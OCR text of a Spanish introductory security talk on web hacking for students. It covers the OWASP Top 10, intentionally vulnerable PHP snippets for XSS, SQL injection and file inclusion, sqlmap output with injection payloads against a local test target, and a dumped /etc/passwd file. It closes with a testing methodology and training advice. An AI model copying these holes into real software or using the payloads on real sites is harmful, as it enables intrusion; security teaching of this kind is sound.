




*Cómo hackear una
página web?*

- Miguel Díaz



Miguel Díaz Lira

- *Ingeniero Civil Informático UTFSM*
- *Investigador de ciberamenazas.*
- *CEHv8*
- *Colaborador en Seguridad Informática Chile.*
- *Consultor en ciberseguridad.*
- *Miembro del equipo de CSIRT de ENTEL*
- *Líder de operaciones de Ciberinteligencia en ENTEL*



@mdiazcl – <https://mdiazlira.com>



*Centro de
Ciberinteligencia*

Centro de Ciberinteligencia

Misión y Visión_

Proveer a las organizaciones de capacidades de respuesta y protección ante los riesgos del negocio en un mundo informático.

Innovación y desarrollo de tecnologías

Logística y Proyectos

Ciberinteligencia

Operaciones de Seguridad



Ahora, la charla...

Cómo hackear una página web?

¿Cómo funcionan las páginas web?



POST/GET

**Servidor
Web**


¿Qué es una Vulnerabilidad?



“Es una cualidad o estado de estar expuesto a la posibilidad de ser atacado o dañado {...}”

“Se refiere a aquella apertura o falla en un sistema que lo deja expuesto a algún tipo de ataque.”

¿Por qué ocurren?



*Vulnerabilidades en
el software*

*Deficiencias en el
código*

*Errores de
configuración*


Cuáles son los ataques más comunes?



OWASP
Open Web Application
Security Project

A 1	<i>Inyección de código</i>	A 6	<i>Configuración insegura</i>
A 2	<i>Manejo incorrecto de autenticación y sesiones</i>	A 7	<i>Cross-site scripting</i>
A 3	<i>Exposición de datos sensibles</i>	A 8	<i>Deserialización no validada</i>
A 4	<i>Inyección de XML Externos</i>	A 9	<i>Componentes con vulnerabilidades conocidas</i>
A 5	<i>Manejo incorrecto de autorizaciones</i>	A 10	<i>Insuficiencia de monitoreo y logs de sistema</i>

Su mejor aliado: el proxy web



Veamos algunos ejemplos_

Cross-site Scripting



```
<?php  
echo $_POST['variable'];  
?>
```

Inyección de código

```
cademy:~# sqlmap -u "http://127.0.0.1:8080/index.php?id=2" --random-agent  
[...]  
{1.0-dev-nongit-2012-08-21-17-40-14} http://sqlmap.org  
  
mer: Usage of sqlmap for attacking state and federal laws. Dev  
17:40:14  
  
[!] fetched random HTTP User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:7.0.1)  
Gecko/20100101 Firefox/7.0.1  
[!] testing connection to the target database  
[!] heuristics detected web page injection  
following injection point  
  
based blind  
boolean-based blind - WHERE or AND clause  
id=2 AND 1747=1747  
  
error-based  
MySQL >= 5.0 AND error-based - WHERE or AND clause  
id=2 AND (SELECT 5190 FROM(SELECT@@CHARACTER_SETS GROUP BY x)a)  
  
AND/OR time-based blind  
MySQL >= 5.0.12 AND time-based blind - WHERE or AND clause  
id=2 AND (SELECT * FROM (SELECT  
  
UNION query  
Generic UNION query (NULL) - 4 columns  
payload: id=2 UNION ALL SELECT NULL,NULL
```

```
<?php  
$query = 'SELECT * FROM users  
where USER = "'.$_POST['variable'].'"';  
?>
```

Remote y Local File Inclusion

: /etc/passwd

```
t:x:0:0:root:/root:/bin/bash
mon:x:1:1:daemon:/usr/sbin:/usr
:x:2:2:bin:/bin:/usr/sbin/nolog
s:x:3:3:sys:/dev:/usr/sbin/nolog
nc:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr
an:x:6:12:man:/var/cache/man:/usr
p:x:7:7:lp:/var/spool/lpd:/usr/sb
ail:x:8:8:mail:/var/mail:/usr/sbi
news:x:9:9:news:/var/spool/news:/u
uucp:x:10:10:uucp:/var/spool/uucp:
roxy:x:13:13:proxy:/bin:/usr/sbin
data:x:33:33:www-data:/var/www:
x:34:34:backup:/var/backups:
:38:38:Mailing List Manager:
39:39:ircd:/var/run/ircd:/u
x:41:41:Gnats Bug-Reporting:
y:x:65534:65534:nobody:/nonex
_apt:x:100:65534:::nonexistent:/u
systemd-network:x:101:102:systemd-
systemd-resolve:x:102:103:systemd-
mysql:x:103:107:MySQL Server,,,:/
epmd:x:104:108::/var/run/epmd:/u
Debian-exim:x:105:109::/var/spool/
uuidd:x:106:111::/run/uuidd:/usr/s
rwhod:x:107:65534::/var/spool/rwhod:
redsocks:x:108:112::/var/run/redso
usbmux:x:109:46:usbmux daemon,,,:/
miredo:x:110:65534::/var/run/miredo:
ntp:x:111:113::/nonexistent:/usr/s
postgres:x:112:115:PostgreSQL admin:
dnsmasq:x:113:65534:dnsmasq,,,:/v
messagebus:x:114:116::/nonexistent:
iodine:x:115:65534::/var/run/iodine:
arpwatch:x:116:118:ARP Watcher,,,:/
Debian-snmp:x:117:121::/var/lib/snmp:
stunnel4:x:118:122::/var/run/stunn
rtkit:x:119:123:RealtimeKit,,,:/pr
sslb:x:120:125::/nonexistent:/usr/
```

```
<?php  
require_once($_POST['variable']);  
?>
```

Vulnerabilidades varias

- * **Directory Listing!**
- * **Código fuente de las páginas (potencial código comentado)!**
- * **Forzar errores y analizarlos!**
- * **Parámetros no validados por el sistema.**
- * **Ataques de fuerza bruta**
- * **Vulnerabilidad**

***Ok, tenemos
vulnerabilidades... pero como
hackeamos un sitio web?***

Estrategias para hackear un sitio

1.- Entender el sitio


2.- Analizarlo con herramientas automáticas

3.- Identificar los puntos de interacción de usuarios

4.- Analizar las comunicaciones Cliente -> Servidor (Lógica)

5.- Revisar con las vulnerabilidades que uno conoce

6.- Realizar un chequeo completo de la aplicación.



Un largo camino pero vale la pena!

- * ***Redes de computadores – ILI256***
- * ***Bases de datos – ILI239***
- * ***Programación de sistemas web (IWI131 – ILI253)***
- * ***Teoría de sistemas (ILI135, ILI260)***
- * ***Acumular conocimiento y entrenamiento de técnicas (Mutillidae y HackTheBox)***
- * ***Analizar nuevos ataques e intentar entenderlos***
- * ***Titularse!!***
- * ***Pero sobre todo.... Meter las manos!***

*Cómo encaja
esto en
ciberseguridad?*

*...La mejor defensa
es una buena
ofensiva!*

*Pentestear es un
trabajo, pero **no el**
único!*



Cierre 